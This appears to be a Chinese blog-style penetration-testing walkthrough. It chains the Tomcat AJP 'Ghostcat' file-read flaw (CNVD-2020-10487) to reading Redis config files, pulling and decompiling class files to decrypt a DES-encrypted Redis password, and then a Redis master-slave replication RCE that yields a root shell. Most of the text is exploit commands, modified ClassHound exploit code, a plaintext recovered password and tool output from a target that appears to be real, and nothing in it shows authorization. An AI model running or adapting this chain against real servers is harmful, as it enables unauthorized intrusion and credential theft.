


一次CNVD-2020-10487漏洞利用

0x00漏洞简介

CNVD-2020-10487 tomcat-ajp文件读取漏洞

0x01开始


某次对一个目标进行测试，用routerscan扫描搜集的C段资产，发现某个IP开放了22，6379，8009等端口



看到8009就想到了tomcat-ajp，于是使用nmap确认一下

```
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
```

接着直接用exp读取web.xml文件试试看，成功



想到开了redis，那会不会有redis配置文件呢

```
.\tomcat-RCE\CVE-2020-1938_tomcat_ajp>python2 CNVD-2020-10487-Tomcat-Ajp-lfi.py -p 8009 -f=WEB-INF/classes/redis.properties -w=/R001 -i=147
Getting resource at ajp13://192.168.1.2:8009/ROOT
redis.host=192.168.1.2
redis.port=6379
redis.password='cMz3cW58t9flp,us0='
redis.maxTotal=8
redis.maxIdle=8
redis.minIdle=2
redis.timeBetweenEvictionRunsMillis=30000
redis.minEvictableIdleTimeMillis=10000
redis.maxActive=302
redis.maxWait=10000
redis.blockWhenExhausted=true
redis.testOnBorrow=true
redis.testOnReturn=true
redis.testWhileIdle=true
```

成功获取到了密码，于是拿着去连一下redis：

```
[root@cloud thirdparty]# telnet 192.168.1.147 6379
Trying 192.168.1.147...
Connected to 192.168.1.147.
Escape character is '^]'.
auth 'cMz3cW58t9flp,us0='
-ERR invalid password
```

哦豁密码错误，仔细一看，密码像是加过密的。到了这里还是没有放弃，就跑去群里问大佬，然后killer杀手师傅就告诉我



然后想了一下为什么根据web.xml文件可以读取class文件呢，找了个web.xml文件看了一下，发现listener-class这个标签就是标记的相应的类，直接去相应的目录下面就能找到.class文件

```

<?xml version="1.0" encoding="UTF-8"?>
<web-app
  version="3.0"
  xmlns="http://java.sun.com/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd">

  <display-name>game</display-name>
  <context-param>
    <param-name>webAppRootKey</param-name>
    <param-value>game.root</param-value>
  </context-param>
  <context-param>
    <param-name>contextConfigLocation</param-name>
    <param-value>classpath*:applicationContext.xml</param-value>
  </context-param>

  <listener>
    <listener-class>org.springframework.web.context.ContextLoaderListener</listener-class>
  </listener>

  <listener>
    <listener-class>org.jay.frame.FrameListeners</listener-class>
  </listener>


  <listener>
    <listener-class>com.game.core.SystemListener</listener-class>
  </listener>

```

接着去问killer杀手师傅利用脚本是哪个



还是killer杀手师傅牛逼，立马告诉了我工具，<https://github.com/LandGrey/ClassHound>



然而使用的时候又出了问题


```
PS C:\Users\...\Desktop\ClassHound-master> python3 classhound.py -u "http://...147/" -vul ghostcat --ajp-port 8009

oo0--( )--0oooo0--( )--0oooo0--( )--0oo          ClassHound v2.1

[+] Download [*].xml files by prepared files list ...
[+] Download [*].class files parsing from [*].xml files ...
[+] Download [*].class files by decompiled [*].class files ...

[+] All cost 9.3675 seconds
[+] result in: C:\Users\...\Desktop\ClassHound-master\...147
```

脚本已经跑完了，提示把文件都下载到了一个目录里面，但是并没有生成那个目录。这时候想到用wireshark抓ajp的数据包看看是什么情况，发现所有请求都是404，连web.xml都没有



是不是脚本使用姿势不对，漏掉了哪个参数还是怎么了，每次都是请求index.txt。猜测可能是遍历的目录不对，抱着试试的想法去改了一下代码，搜索index.txt，手动把index.txt改成了ROOT

ClassHound-master\thirdparty\ghostcat.py

```

self.method = args.get('method')
self.headers = args.get('headers')
self.ajp_port = args.get('ajp_port')
self.target_file = args.get('target_file')
self.shooter = 'read'

def shoot(self):
    headers = self.transform_headers()

    target_file = self.target_file.encode('utf8')

    attributes = []
    evil_req_attributes = [
        (b'javax.servlet.include.request_uri', b'index'),
        (b'javax.servlet.include.servlet_path', target_file)
    ]

    for req_attr in evil_req_attributes:
        attributes.append((b'req_attribute', req_attr))

    if self.shooter == 'read':
        self.url += 'ROOT/'
    else:
        self.url += '/index.jsp'


    ajp_ip = urlparse(self.url).hostname

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(10)
    s.connect((ajp_ip, self.ajp_port))


    message = AjpRequest(self.url, self.method, headers, attributes).make_forward_request_package()
    s.send(message)

```


再次运行脚本，把xml里面的class文件给下回来了



把class文件拖入jd-gui直接搜索encrypt和decrypt，找到了对应的加解密类



是des加解密，还有密钥也在里面，代码看了一下，搞不清楚是怎么加解密的，但是看到了方法getDecryptString，就把加解密用到的代码都扣出来，直接调用这个方法进行解密，成功解出了redis密码




```
60 }
61 }
62 public static void main(String[] args) {
63     System.out.println(getDecryptString("...us0="));
64 }
65 }
66 |
```

Run: Main x

C:\Java\jdk1.8.0_112\bin\java.exe ...

Game4399

拿着解出来的密码连接redis



```
[root@cloud thirdparty]# telnet .147 6379
Trying .147...
Connected to .147.
Escape character is '^]'.
auth .Game4399
+OK
config get dbfilename
*2
$10
dbfilename
$8
dump.rdb
info
$3288
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:77f984d2cedc56ac
```

考虑到使用定时任务反弹shell可能会把本来的crontab任务清掉，所以最后使用主从复制拿到了权限



```
[root@cloud redis-rce-master]# python redis-rce.py -r .147 -p 6379 -L . -P 8087 -f exp.so -a .Game4399C

redis rce

[*] Connecting to .7:6379...
[*] Sending SLAVEOF command to server
[+] Accepted connection from .147:6379
[*] Setting filename
[+] Accepted connection from .39.147:6379
[*] Start listening on .5:8087
[*] Tryng to run payload
[+] Accepted connection from .42842
[*] Closing rogue server...

[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: i
[+] Interactive shell open , use "exit" to exit...
$ whoami
proot
$
```

0x02结束

- 1、killer杀手师傅牛逼
- 2、脚本小子也要学java